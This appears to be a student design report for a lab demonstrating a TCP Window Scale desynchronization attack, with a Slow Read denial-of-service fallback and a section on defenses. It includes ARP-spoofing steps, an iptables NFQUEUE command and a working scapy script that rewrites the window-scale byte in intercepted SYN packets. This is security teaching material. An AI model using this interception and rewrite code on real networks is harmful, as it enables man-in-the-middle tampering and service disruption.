

TCP Window Scaling Attack

Design Report

Hillol

Course / Department — edit me

September 18, 2026

Outline

- 1 Overview
- 2 Topology, Components & Timing
- 3 Packet & Frame Structure
- 4 Implementation Plan
- 5 Expected Outcome
- 6 Defense Ideas
- 7 Making It Succeed

Overview of the Project Idea

Goal. Build and demonstrate an attack that abuses TCP's *Window Scale* option to disrupt a target connection.

- TCP flow control uses a 16-bit receive-window field $\Rightarrow$ capped at 65,535 bytes (≈ 64 KB).
- The **Window Scale option** (RFC 7323) multiplies that window by 2^{shift} , $\text{shift} \in [0, 14]$ — up to ≈ 1 GiB.
- Crucially, the scale factor is negotiated *only* in the SYN / SYN-ACK and *never re-verified* for the life of the connection.

Two attack framings (this deck leads with #1):

- 1 **Scale desynchronization** — an on-path (MITM) attacker rewrites the shift byte so the endpoints disagree on the multiplier.
- 2 **Small/zero-window abuse** (Slow Read / Sockstress) — a low-bandwidth DoS that starves the server; easiest to demo.

Background: How Window Scaling Works


- Effective window = advertised_window $\times 2^{\text{shift}}$.
- Option is **Kind 3, Length 3**, one shift byte.
- Sent *only* in the first two packets (SYN, SYN-ACK).
- Each direction has its own factor; value is fixed once the handshake completes.
- If a peer omits the option, both sides fall back to 64 KB.

"Set once, trusted forever, invisible after the handshake" — this is the property the attack exploits.

Window Scale option

Kind = 3	Length = 3	Shift 0–14
1 byte	1 byte	1 byte
shift	max effective window	
0	64 KiB	
7	8 MiB	
14	1 GiB	

Network Topology & Components



Components


- **Client / Server:** legitimate TCP endpoints (e.g. `iperf3`, or an HTTP server).
- **Attacker:** Linux host on the same L2 segment.
- **Position:** gained via ARP spoofing so all client↔server traffic transits the attacker.

Toolset

- `arp spoof` / `bettercap` — become MITM
- `iptables` + `NFQUEUE` — divert packets
- `scapy` / `netfilterqueue` — edit & reinject
- `Wireshark`, `tcpdump` — verify

Run everything in an **isolated lab** (3 VMs or Linux network namespaces) — only ever against your own hosts.


Timing Diagram: Handshake Tampering




The attacker changes only one byte (the shift count) and recomputes the TCP checksum; both endpoints complete the handshake believing it succeeded normally.

Packet & Frame Structure

Encapsulation (attacker edits the innermost option):



Inside TCP options (SYN)



Attack edit: locate the Kind=3 option, overwrite the *shift* byte (e.g. $7 \rightarrow 0$ to deflate, or $0 \rightarrow 14$ to inflate), zero the TCP checksum so the kernel/scapy recomputes it, then reinject. Header length is unchanged, so no re-segmentation is needed.

Implementation Plan

- 1 **Lab setup** — 3 nodes (VMs / namespaces): client, server, attacker on one subnet. Capture a clean baseline (handshake + `iperf3` throughput).
- 2 **Gain MITM** — ARP-spoof client and server; confirm traffic transits the attacker in Wireshark.
- 3 **Divert** — `iptables -t mangle -A FORWARD -p tcp -tcp-flags SYN SYN -j NFQUEUE -queue-num 0`.
- 4 **Rewrite** — in `netfilterqueue` callback, use `scapy` to change the `WScale` shift and force checksum recompute (code next slide).
- 5 **Measure** — re-run `iperf3` / a large HTTP transfer; compare throughput, retransmissions, stalls vs baseline.
- 6 **(Fallback demo)** — small-window Slow Read with `slowhttpptest -X` against your own HTTP server for a reliable connection-pool DoS.

Implementation: Core Rewrite (Scapy + NFQUEUE)

```
from netfilterqueue import NetfilterQueue
from scapy.all import IP, TCP

NEW_SHIFT = 0 # deflate the window scale (try 14 to inflate)

def handle(pkt):
    ip = IP(pkt.get_payload())
    if ip.haslayer(TCP) and (ip[TCP].flags & 0x02): # SYN set
        opts = ip[TCP].options
        ip[TCP].options = [('WScale', NEW_SHIFT) if o[0] == 'WScale'
                           else o for o in opts]
        del ip[TCP].chksum # force scapy to recompute
        del ip[IP].chksum
        pkt.set_payload(bytes(ip))
    pkt.accept()

nfq = NetfilterQueue()
nfq.bind(0, handle) # queue-num 0
try:
    nfq.run()
except KeyboardInterrupt:
    nfq.unbind()
```

Expected Outcome of a Successful Attack

- **Deflated scale (7→0).** The receiver's real buffer is understood as $128\times$ smaller $\Rightarrow$ sender is throttled; *throughput collapses* toward the 64 KB regime.
- **Inflated scale (0→14).** Sender believes the buffer is huge $\Rightarrow$ overshoots the real window; data lands out-of-window $\Rightarrow$ *drops, retransmission storms, stalls*, possibly a reset.
- **Slow-read variant.** Server send buffers and connection pool are tied up $\Rightarrow$ *low-bandwidth DoS*.

Observable signatures (also your evaluation evidence):

- *wscale mismatch* between the captured SYN and SYN-ACK.
- Anomalous advertised window sizes in data packets.
- Measurable throughput drop / RTT spike vs the baseline capture.

- **Integrity at the transport/network layer.** TLS does *not* protect the TCP header, so it won't stop this; IPsec (AH/ESP) authenticates the segment and defeats option tampering.
- **Detection (IDS).** A Zeek/Snort rule flagging a *wscale mismatch* between SYN and SYN-ACK, or anomalous window sizes.
- **Stop the MITM.** Dynamic ARP Inspection, DHCP snooping, static ARP entries, 802.1X — remove the on-path position.
- **Slow-read hardening.** Zero-window probe limits (probe interval + count), per-source connection caps, request timeouts (mirrors vendor "TCP slow-data" protection).
- **Middlebox hygiene.** Don't strip or rewrite the window scale option in transit — a common source of accidental desync too.

How to Execute This Successfully — Milestones

Week	Milestone	Deliverable
1	Lab + baseline captures	Working 3-node testbed, clean pcap
2	MITM position	Verified ARP-spoof interception
3	Handshake rewrite	wscale edited, checksum valid
4	Impact measurement	Throughput/retransmit comparison
5	Defenses + detection	IPsec/IDS rule demo
6	Report + slides	Final write-up mapped to sections

Risk buffer: if the desync demo proves flaky on your stack, the Slow Read variant is a guaranteed-working backup that covers the same required sections.

Success Criteria

- Reproducible desync shown with **before/after packet captures** (wscale mismatch visible).
- A **measurable** impact: throughput drop or retransmission spike quantified against baseline.
- At least one **working defense** (IPsec or an IDS rule) demonstrated to detect or block the attack.
- Report cleanly maps to every required section: overview, topology, packet structure, implementation, outcome, defense.

References

- ❶ RFC 7323 — *TCP Extensions for High Performance* (Window Scale option).
<https://www.rfc-editor.org/rfc/rfc7323>
- ❷ RFC 9293 — *Transmission Control Protocol*. <https://www.rfc-editor.org/rfc/rfc9293>
- ❸ Fedora Magazine — *TCP window scaling, timestamps and SACK*.
<https://fedoramagazine.org/tcp-window-scaling-timestamps-and-sack/>
- ❹ Qualys — *Are you ready for slow reading?* (Slow Read DoS).
<https://blog.qualys.com/vulnerabilities-threat-research/2012/01/05/slow-read>
- ❺ slowhttptest tool + Slow Read wiki. <https://github.com/shekyan/slowhttptest>
- ❻ Sockstress / persist-timer DoS — CVE-2008-4609 (NVD).

Thank you

Questions?